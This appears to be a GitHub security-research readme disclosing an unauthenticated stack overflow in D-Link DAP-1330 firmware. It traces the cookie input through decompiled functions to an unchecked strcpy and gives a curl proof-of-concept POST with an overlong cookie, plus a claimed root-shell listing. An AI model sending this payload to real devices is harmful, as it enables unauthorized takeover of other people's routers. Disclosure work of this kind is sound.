rencvn and rencvn add dap-1330 heap overflow ... on Apr 12 History

..	
img	8 months ago
.DS_Store	8 months ago
readme.md	8 months ago

readme.md

D-link DAP-1330_OSS-firmware_1.00b21.tar.bz2 Stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.dlink.com/
- Firmware download address ： http://tsd.dlink.com.tw/GPL.asp

1. Affected version



Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```
49    remote_addr = (int)getenv("REMOTE_ADDR");
50    memset(v26, 0, 0x3A98u);
51    if ( v9 && strstr(v9, "multipart/form-data") )
52    {
53      v10 = get_upload_parameters(v26);
54      v11 = remote_addr;
55      v12 = v10;
56      v13 = getenv("Cookie");
57      if ( checkValidUpgrade(v11, v13) == 1 )
58      {
59        v15 = 0;
60        if ( v12 > 0 && (v15 = save_upload_file(&v26[50], v7), v15 == 1) )
61        {
62          printf("success");
63        }
64        else
```

The program passes the contents obtained from the cookie field in the packet handler to V13, and then brings V13 into the checkvalidupgrade function

```
BOOL __fastcall checkValidUpgrade(int a1, int a2)
{
  BOOL result; // $v0
  int v4; // [sp+18h] [-9Ch] BYREF
  char v5[140]; // [sp+1Ch] [-98h] BYREF
  int v6; // [sp+A8h] [-Ch]

  if ( getLoginInfo(a2, v5) == 1 && (time(&v4), (unsigned int)(v4 - v6) < 0xB4) )
    result = strcmp(v5, a1) == 0;
  else
    result = 0;
  return result;
```

At this time, the corresponding parameter is A2, and then A2 is brought into the getlogininfo function

```
int __fastcall getLoginInfo(int a1, int a2)
{
  int *v4; // $s2
  int i; // $s3
  int v6; // $a1
  int v7; // $a0
  int v8; // $s1
  int v9; // $s0
  int v11[2]; // [sp+20h] [-E0h] BYREF
  __int16 v12; // [sp+28h] [-D8h]
  char v13; // [sp+2Ah] [-D6h]
  int v14[12]; // [sp+2Ch] [-D4h] BYREF
  char v15[156]; // [sp+5Ch] [-A4h] BYREF
  int v16; // [sp+F8h] [-8h]
  int v17; // [sp+FCh] [-4h]

  create_middleware_obj(v14, "/etc/login.sqlite");
  v4 = (int *)malloc(576008);
  if ( v4 && a1 )
  {
    v11[0] = 0;
    v11[1] = 0;
    v12 = 0;
    v13 = 0;
    splite_cookie(a1, v11);
    memset(v15, 0, 150);
    strcpy(v15, "Cookie");
    strcpy(&v15[50], v11);
    if ( ((int (__fastcall *)(int, const char *, char *, int, int *))v14[4])(v14[0], "LoginInfo", v15, 1, v4) == 1
      && *v4 > 0 )
```

At this time, the corresponding parameter A1 is brought into the split_ In cookie function

```
1 void __fastcall splite_cookie(int a1, int a2)
2 {
3   int v3; // $v0
4   int v4[6]; // [sp+18h] [-18h] BYREF
5
6   if ( a1 )
7   {
8     v4[0] = 0;
9     v4[1] = 0;
10    v4[2] = 0;
11    v4[3] = 0;
12    v4[4] = 0;
13    strcpy(v4, a1);
14    strtok(v4, &unk_E120);
15    v3 = strtok(0, &unk_E120);
16    strncpy(a2, v3, 10);
17  }
18 }
```

After that, A1 is copied into the stack of A4 through strcpy function, and the size is not checked, so there is a stack overflow vulnerability.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware DAP-1330_OSS-firmware_1.00b21.tar.bz2
2. Attack with the following POC attacks

```
curl -i -X POST http://192.168.0.1/Login -d
'cookie=aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaa
```



Figure 2 POC attack effect

Finally, you can write exp, which can obtain a stable root shell without authorization

```
$ ls -n
total 56
drwxr-xr-x 2 1000 1000 4096 Mar  6  2017 bin
drwxr-xr-x 3 1000 1000 4096 Apr  7 18:46 dev
drwxr-xr-x 2 1000 1000 4096 Mar  6  2017 etc
drwxr-xr-x 9 1000 1000 4096 Mar  6  2017 etc_ro
drwxr-xr-x 2 1000 1000 4096 Mar  2  2017 home
lrwxrwxrwx 1 1000 1000   11 Mar  6  2017 init -> bin/busybox
drwxr-xr-x 4 1000 1000 4096 Mar  6  2017 lib
drwxr-xr-x 2 1000 1000 4096 Mar  2  2017 media
drwxr-xr-x 2 1000 1000 4096 Mar  2  2017 mnt
drwxr-xr-x 2 1000 1000 4096 Mar  2  2017 proc
drwxr-xr-x 2 1000 1000 4096 Mar  6  2017 sbin
drwxr-xr-x 2 1000 1000 4096 Mar  2  2017 sys
drwxr-xr-x 2 1000 1000 4096 Mar  2  2017 tmp
drwxr-xr-x 5 1000 1000 4096 Mar  2  2017 usr
drwxr-xr-x 2 1000 1000 4096 Mar  2  2017 var
$
```